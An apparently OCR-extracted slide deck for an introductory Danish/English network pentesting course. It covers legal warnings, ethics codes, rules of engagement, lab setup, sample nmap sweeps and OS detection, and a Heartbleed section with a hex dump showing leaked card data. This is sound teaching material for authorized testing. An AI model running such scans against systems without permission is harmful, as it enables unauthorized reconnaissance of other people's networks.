Welcome to

Pentesting Networks Basics
Lær at tænke som en hacker

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Slides are available as PDF, kramse@Github

pentesting-networks-basics.tex in the repo security-courses

Time schedule

- 17:00 - 18:15
  Introduction and basics
- 30min break
  Go eat with your family, hang around, get coffee
- 18:45 - 19:30 45min
- 19:30 - 19:45 15min break
- 19:45 -20:30 45min
- 20:30 - 21:00 Playtime, download Nmap and try it!

Goals for today

Don't Panic!

Introduce the term penetration testing and basic pentest methods

Introduce some of the basic tools in this genre of hacker tools

Give an insight into the process of doing security testing

Create an understanding of hacker tools

Show a hacker lab

Hacker tools

Improving the Security of Your Site by Breaking Into it
by Dan Farmer and Wietse Venema in 1993

Later in 1995 release the software SATAN
Security Administrator Tool for Analyzing Networks

Caused some commotion, panic and discussions, every script kiddie can hack, the internet will melt down!

> We realize that SATAN is a two-edged sword – like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Source: `http://www.fish2.com/security/admin-guide-to-cracking.html`

Use hacker tools!

Port scan can reveal holes in your defense

Web testing tools can crawl through your site and find problems

Pentesting is a verification and proactively finding problems

Its not a silverbullet and mostly find known problems in existing systems

Combined with honeypots they may allow better security

Hacker – cracker

Short answer – dont discuss this

Yes, originally there was another meaning to hacker, but the media has perverted it and today, and since early 1990s it has meant breaking into stuff for the public

Today a hacker breaks into systems!

Reference. Spafford, Cheswick, Garfinkel, Stoll, ...- wrote about this and it was lost

Story is interesting and the old meaning is ALSO used in smaller communities, like hacker spaces full of hackers - doing fun and interesting stuff

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Agreements for testing networks

> Danish Criminal Code
> Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

ISC2 code of ethics

Code of Ethics Preamble:

- The safety and welfare of society and the common good, duty to our principles, and to each other, requires that we adhere, and be seen to adhere, to the highest ethical standards of behavior.
- Therefore, strict adherence to this Code is a condition of certification.

Code of Ethics Canons:

- Protect society, the common good, necessary public trust and confidence, and the infrastructure.
- Act honorably, honestly, justly, responsibly, and legally.
- Provide diligent and competent service to principles.
- Advance and protect the profession.

CISSP certified people sign papers to this extent.
`https://www.isc2.org/Ethics`

Why even do security testing?

Lots of security problems

Pentesting may be a requirement from external partners – example VISA PCI standard

- Boss asking: should we do a security test?
- CIO: hmm, okay
- IT Admins: *sigh* – I know the security sucks in places!
- Its not your systems – dont take the criticism personal, but as an opportunity to get things improved

Many see the benefits after doing a pentest, so try it!

Introduction – terms and technologies

Sikkerhedstest / penetrationstest

Afprøvning af sikkerhedsforanstaltninger og evaluering af sikkerhedsniveau ved hjælp af IT systemer og *hackerværktøjer*

Kaldes tillige sårbarhedstest, sårbarhedsanalyse m.v.

Ekstern – udføres fra internet, typisk over WAN

Intern, inside, on-site – udføres hos kunden, typisk over LAN og bag firewall

`https://www.google.com/search?q=pentest`

Blackbox, greybox og whitebox

- Forudsætninger og forudgående kendskab til miljøet
- **Black Box** testen involverer en sikkerhedstestning af et netværk uden nogen form for insider viden om systemet udover den IP-adresse, der ønskes testet. Dette svarer til den situation en fjendtlig hacker vil stå i og giver derfor det mest realistiske billede af netværkets sårbarhed overfor angreb udefra. Men er dårlig ressourceudnyttelse.
- **White Box** testen. I dette tilfælde har sikkerhedsspecialisten både før og under testen fuld adgang til alle informationer om det scannede netværk. Analysen vil derfor kunne afsløre sårbarheder, der ikke umiddelbart er synlige for en almindelig angriber. En White Box test er typisk mere omfattende end en Black Box test og forudsætter en højere grad af deltagelse fra kundens side, men giver en meget detaljeret og tilbundsgående undersøgelse.
- **Grey Box** test er som navnet siger et kompromis mellem en White Box og en Black Box test. Typisk vil sikkerhedsspecialisten udover en IP-adresse være i besiddelse af de mest grundlæggende systemoplysninger: Hvilken type af server der er tale om (mail-, webserver eller andet), operativsystemet og eventuelt om der er opstillet en firewall foran serveren.

Benefits of having a planned security test done

Goal of testing is to reduce risk for the systems and secure the organisation from unexpected loss of data, image and increased costs.

Målgrupper:

- IT-afdeling og teknisk personale
- Ledelse, koncernledelse
- Eksterne revisorer, VISA PCI, offentligheden

Afleveringer:

- Rapport med tekniske anbefalinger og opsummering/checklister
- Executive summary

Goal is not to find a scape goat to blame – management allocates resources

If security is below in places more resources may be needed.

Persongalleri, Godkendelse og tilladelse

Sikkerhedskonsulent – den konsulent der tester

Inden en test kan udføres skal der indhentes tilladelser fra:

- Systemejer – den ansvarlige for et bestemt system
- Netværksejer – den ansvarlige for netværk hos kunden
- Driftorganisation – dem der driver systemerne
- Sikkerhedsansvarlig – den ansvarlige for sikkerheden hos kunden
- Kontaktperson udpeges – kundens ansatte som kan hjælpe med praktiske spørgsmål og skabe kontakt til de rette personer i kundens organisation

Planlægning af sikkerhedstest


Sårbarhedsanalysens omfang aftales på forhånd

- Scope – hvad skal testes
- Hvornår skal testes – indenfor et aftalt tidsrum, wall clock time
- Hvor testes fra – logfilerne vil afsløre IP-adresser
- Kan overskrides delvist – eksempelvis ved port 80 scan på samme subnet eller tilsvarende
- Skal der forsøges ude af drift angreb – DoS
- Se endvidere slide om Rules of engagement senere

Sårbarhedsanalysen omfatter (targets):

- 192.168.1.1 – firewall/router
- 192.168.1.2 – mailserver
- 192.168.1.3 – webserver
- Testen udføres i tidsrummet mandag 1. til fredag 5.
- Testere udfører *angreb* fra 192.0.2.0/28

Udvælgelse af systemer til test



- Routere på netværksvejen til kritiske systemer og netværk - tilgængelighed
- Firewall – begrænses trafikken tilstrækkeligt
- Mailservere – tillades relaying udefra
- Webservere – kan der afvikles kode på systemet, downloades data

Afbrydelse af testen – kompromitterede maskiner

Der kan være årsager der medfører at testen skal indstilles

Sikkerhedskonsulenten afbryder testen

- Det anses for uforsvarligt at fortsætte, der er fundet kompromitterede systemer eller beviser der kan ødelægges
- Netværket er dårligt, mulighederne for udførelse er forringet

Kunden ønsker at afbryde testen

- Der opleves for store problemer under udførelsen
- Systemnedbrud på forretningskritiske systemer
- Andre kriser der gør det valgte tidspunkt uegnet

NB: Eksempler! – man afbryder altid når kunden ønsker det!

Oprydning efter testen

Sikkerhedskonsulenten er ansvarlig for:

- Fjerne data fra systemerne
- Fjerne brugerkonti, få fjernet brugeroplysninger og loginmuligheder
- Fjerne software som ikke skal benyttes mere

Driftsorganisationen er ansvarlig for:

- Undersøgelse af systemerne
- Eventuel genstart af systemer, der kan være nedsat effektivitet
- Fjerne patchkabler for stik der er kablet speciet til konsulenten

Afrapportering – resultater

Hvad indeholder en sikkerhedstest rapport:

- Titel, indholdsfortegnelse, firmanavne – ca. 15-30 sider for 5 hosts
- Fortrolighedserklæring – det er fortrolige oplysninger
- Executive summary – ofte i større virksomheder
- Information om den udførte scanning
- Omfang/scope
- Gennemgang af targets – detaljeret information og med anbefalinger
- Konklusion – ofte mere teknisk
- Bilag – detaljerede oplysninger og oversigter, checklister

Det er organisationen der selv vælger hvilke anbefalinger der følges

Rules of engagement – regler og etik for sikkerhedstest

- NB: Stor forskel på Danmark og udlandet!
- Sikkerhedskonsulenten må ikke give anledning til nye sårbarheder som følge af testen
- Sikkerhedskonsulenten må ikke installere ny software på systemer uden forudgående aftale
- Sikkerhedskonsulenten efterlader ikke usikre systemadministratorkonti eller tilsvarende efter testen
- Sikkerhedskonsulenten tager altid kontakt til kunden ved høj-risiko sårbarheder
- Er man hyret til netværkssikkerhed kan man godt *snuse* lidt rundt om systemerne under test – der kan være et sårbart testsystem lige ved siden af
- Min holdning er at ved opdagelse af åbenlyse sikkerhedsrisici dokumenteres disse i rapporten, uanset scope for opgaven ellers


Det er en balancegang

Konsulentens udstyr – vil du være sikkerhedskonsulent

Laptops, gerne flere, men én er nok til at lære!

- Sikkerhedskonsulenterne bruger typisk Open Source værktøjer på Linux og enkelte systemer med Windows
- Netværkserfaring *TCP/IP protocol suite* – TCP, UDP, ICMP osv. i detaljer
- Programmmeringserfaring er en fordel
- Linux/Unix kendskab er ofte en **nødvendighed**
  - fordi de nyeste værktøjer er skrevet til Unix i form af Linux og BSD
- *A Hands-On Introduction to Hacking by Georgia Weidman*, June 2014
  `http://www.nostarch.com/pentesting`
- Metasploit Unleashed – gratis kursus i Metasploit
  `https://www.offensive-security.com/metasploit-unleashed/`


Hackerværktøjer



- Alle bruger nogenlunde de samme værktøjer, se også `http://www.sectools.org/`
- Portscanner Nmap, Nping – tester porte, godt til firewall admins `https://nmap.org`
- Generel sårbarhedsscanner Metasploit Framework `https://www.metasploit.com/`
- Specielle scannere – wifi Aircrack-ng, web Burp suite, Nikto, Skipfish `http://portswigger.net/burp/`
- Wireshark avanceret netværkssniffer – `https://www.wireshark.org/`
- og scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Billedet: Angelina Jolie fra Hackers 1995

Bøger og undervisningsmateriale



- *Gray Hat Hacking: The Ethical Hacker's Handbook*, fifth edition Allen Harper and others ISBN: 978-1-260-10841-5, May 2018
- *Linux Basics for Hackers Getting Started with Networking, Scripting, and Security in Kali*. OccupyTheWeb, December 2018, 248 pp. ISBN-13: 978-1-59327-855-7 - shortened LBfH
- *The Art of Software Security Testing Identifying Software Security Flaws*, Chris Wysopal, 2006, ISBN: 9780321304865
- *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118
- *Hacking, 2nd Edition: The Art of Exploitation*, Jon Erickson, February 2008, ISBN-13: 9781593271442

Hvad skal der ske?

Tænk som en hacker

Rekognoscering

- ping sweep, port scan
- OS detection – TCP/IP eller banner grab
- Servicescan – rpcinfo, netbios, ...
- telnet/netcat interaktion med services


Udnyttelse/afprøvning: Metasploit, Nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:

- Lav en rapport
- Ændre, forbedre og hærde systemer
- Gennemgå rapporten, registrer ændringer
- Opdater programmer, konfigurationer, arkitektur, osv.


I skal jo også VISE andre at I gør noget ved sikkerheden.

Hackerlab opsætning



- Hardware: en moderne laptop med CPU der kan bruge virtualisering
  Husk at slå virtualisering til i BIOS
- Software: dit favoritoperativsystem, Windows, Mac, Linux
- Virtualiseringssoftware: VMware, Virtual box, vælg selv
- Hackersoftware: Kali som Virtual Machine `https://www.kali.org/`
- Soft targets: Metasploitable, Windows 2000, Windows XP, ...

Book: Kali Linux Revealed (KLR)




Kali Linux Revealed Mastering the Penetration Testing Distribution

`https://www.kali.org/download-kali-linux-revealed-book/`

Teknisk hvad er hacking

Internet i dag




Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

Trinity breaking in



Meget realistisk - sådan foregår det næsten:
`https://nmap.org/movies/`
`https://youtu.be/51lGCTgqE_w`

Hacking er magi

Hacking ligner indimellem magi

Hacking er ikke magi

Hacking kræver blot lidt ninja-træning

Hacking eksempel – det er ikke magi

MAC filtrering på trådløse netværk

Alle netkort har en MAC adresse – BRÆNDT ind i kortet fra fabrikken

Mange trådløse Access Points kan filtrere MAC adresser

Kun kort som er på listen over godkendte adresser tillades adgang til netværket

Det virker dog ikke ☺

De fleste netkort tillader at man overskriver denne adresse midlertidigt

og man kan aflæse de godkendte når de er aktive på netværket

Derudover har der ofte været fejl i implementeringen af MAC filtrering

Myten om MAC filtrering

Eksemplet med MAC filtrering er en af de mange myter

Hvorfor sker det?

Marketing – producenterne sætter store mærkater på æskerne

Manglende indsigt – forbrugerne kender reelt ikke koncepterne

Hvad *er* en MAC adresse egentlig

Relativt få har forudsætningerne for at gennemskue dårlig sikkerhed


Løsninger?


Udbrede viden om usikre metoder til at sikre data og computere

Udbrede viden om sikre metoder til at sikre data og computere

MAC filtrering

OSI og Internet modellerne






Kali Linux the pentest toolbox

Kali `http://www.kali.org/`

100.000s of videos on youtube alone, searching for kali and $TOOL


Also versions for Raspberry Pi, mobile and other small computers

Really do Nmap your world



- Nmap is a port scanner, but does more
- Finding your own infrastructure available from the guest network?
- See your printers having all the protocols enabled AND a wireless?

Network mapping



Ved brug af traceroute og tilsvarende programmer kan man ofte udlede topologien i det netværk man undersøger

Levetiden (TTL) for en pakke tælles ned på hver router, sættes denne lavt opnår man at pakken *timer ud* – besked fra hver router på vejen

Default Unix er UDP pakker, Windows tracert ICMP pakker

traceroute – med UDP

```
 #  tcpdump -i en0 host 10.20.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12  [ttl 1]
23:23:30.426742 safri > 10.0.0.200:  icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12  [ttl 1]
23:23:30.436357 safri > 10.0.0.200:  icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12  [ttl 1]
23:23:30.437383 safri > 10.0.0.200:  icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router  udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router  udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router  udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain:  6646+ PTR?
200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214:  6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```

Basal Portscanning

Hvad er portscanning

Afprøvning af alle porte fra 0/1 og op til 65535

Målet er at identificere åbne porte – sårbare services

Typisk TCP og UDP scanning


TCP scanning er ofte mere pålidelig end UDP scanning

TCP handshake er nemmere at identificere, skal svare SYN

UDP applikationer svarer forskelligt – hvis overhovedet
Svarer på rigtige forespørgsler, uden firewall svares ICMP på lukkede porte

Brug GUI programmet Zenmap mens i lærer Nmap at kende

TCP three-way handshake



- **TCP SYN half-open** scans
- Tidligere loggede systemer kun når der var etableret en fuld TCP forbindelse
  – dette kan/kunne udnyttes til *stealth*-scans
- Hvis en maskine modtager mange SYN pakker kan dette fylde tabellen over connections op – og derved afholde nye forbindelser fra at blive oprette – **SYN-flooding**

Ping og port sweep

Scanninger på tværs af netværk kaldes for sweeps

Scan et netværk efter aktive systemer med PING

Scan et netværk efter systemer med en bestemt port åben

Er som regel nemt at opdage:

- konfigurer en maskine med to IP-adresser som ikke er i brug
- hvis der kommer trafik til den ene eller anden er det portscan
- hvis der kommer trafik til begge IP-adresser er der nok foretaget et sweep – bedre hvis de to adresser ligger et stykke fra hinanden

Pro tip: Hvis du leder efter et Netværks IDS, så kig på Suricata `suricata-ids.org`

Nmap port sweep efter webservere

```
root@cornerstone:~#  nmap -p80,443 172.29.0.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:31 CET
Nmap scan report for 172.29.0.1
Host is up (0.00016s latency).
PORT    STATE    SERVICE
80/tcp  open     http
443/tcp filtered https
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.29.0.138
Host is up (0.00012s latency).
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp closed https
MAC Address: 00:0C:29:46:22:FB (VMware)
```

Nmap port sweep efter SNMP port 161/UDP

```
root@cornerstone:~# nmap -sU -p 161 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:30 CET
Nmap scan report for 172.29.0.1
Host is up (0.00015s latency).
PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.29.0.138
Host is up (0.00011s latency).
PORT    STATE  SERVICE
161/udp closed snmp
MAC Address: 00:0C:29:46:22:FB (VMware)
...
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

Nmap Advanced OS detection

```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).
PORT    STATE    SERVICE VERSION
80/tcp  open     http    Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).
443/tcp filtered https
MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
or iOS 4.1 - 7.1 (Darwin 10.0.0 - 14.0.0), Apple Mac OS X 10.8 - 10.8.3 (Mountain Lion)
or iOS 5.1.1 - 6.1.5 (Darwin 12.0.0 - 13.0.0)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```

- Lavniveau måde at identificere operativsystemer på, prøv også `nmap -A`
- Send pakker med *anderledes* indhold, observer svar
- En tidlig og detaljeret reference: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin, 2001

Heartbleed CVE-2014-0160

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

Source: `http://heartbleed.com/`

Heartbleed is yet another bug in SSL products

What versions of the OpenSSL are affected?
Status of different versions:

* OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable
* OpenSSL 1.0.1g is NOT vulnerable
* OpenSSL 1.0.0 branch is NOT vulnerable
* OpenSSL 0.9.8 branch is NOT vulnerable

Bug was introduced to OpenSSL in December 2011 and has been out in the wild since OpenSSL release 1.0.1 on 14th of March 2012. OpenSSL 1.0.1g released on 7th of April 2014 fixes the bug.

It's just a bug - but a serious one

Heartbleed hacking

```
06b0: 2D 63 61 63 68 65 0D 0A 43 61 63 68 65 2D 43 6F  -cache..Cache-Co
06c0: 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D  ntrol: no-cache.
06d0: 0A 0D 0A 61 63 74 69 6F 6E 3D 67 63 5F 69 6E 73  ...action=gc_ins
06e0: 65 72 74 5F 6F 72 64 65 72 26 62 69 6C 6C 6E 6F  ert_order&billno
06f0: 3D 50 5A 4B 31 31 30 31 26 70 61 79 6D 65 6E 74  =PZK1101&payment
0700: 5F 69 64 3D 31 26 63 61 72 64 5F 6E 75 6D 62 65  _id=1& card_numbe
0710: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX   r=4060xxxx413xxx
0720: 39 36 26 63 61 72 64 5F 65 78 70 5F 6D 6F 6E 74  96&card_exp_mont
0730: 68 3D 30 32 26 63 61 72 64 5F 65 78 70 5F 79 65  h=02&card_exp_ye
0740: 61 72 3D 31 37 26 63 61 72 64 5F 63 76 6E 3D 31  ar=17&card_cvn=1
0750: 30 39 F8 6C 1B E5 72 CA 61 4D 06 4E B3 54 BC DA  09.l..r.aM.N.T..
```

- Obtained using Heartbleed proof of concepts – Gave full credit card details
- "Can XXX be exploited-- yes, clearly! PoCs ARE needed
  Without PoCs even Akamai wouldn't have repaired completely!
- The internet was ALMOST fooled into thinking getting private keys
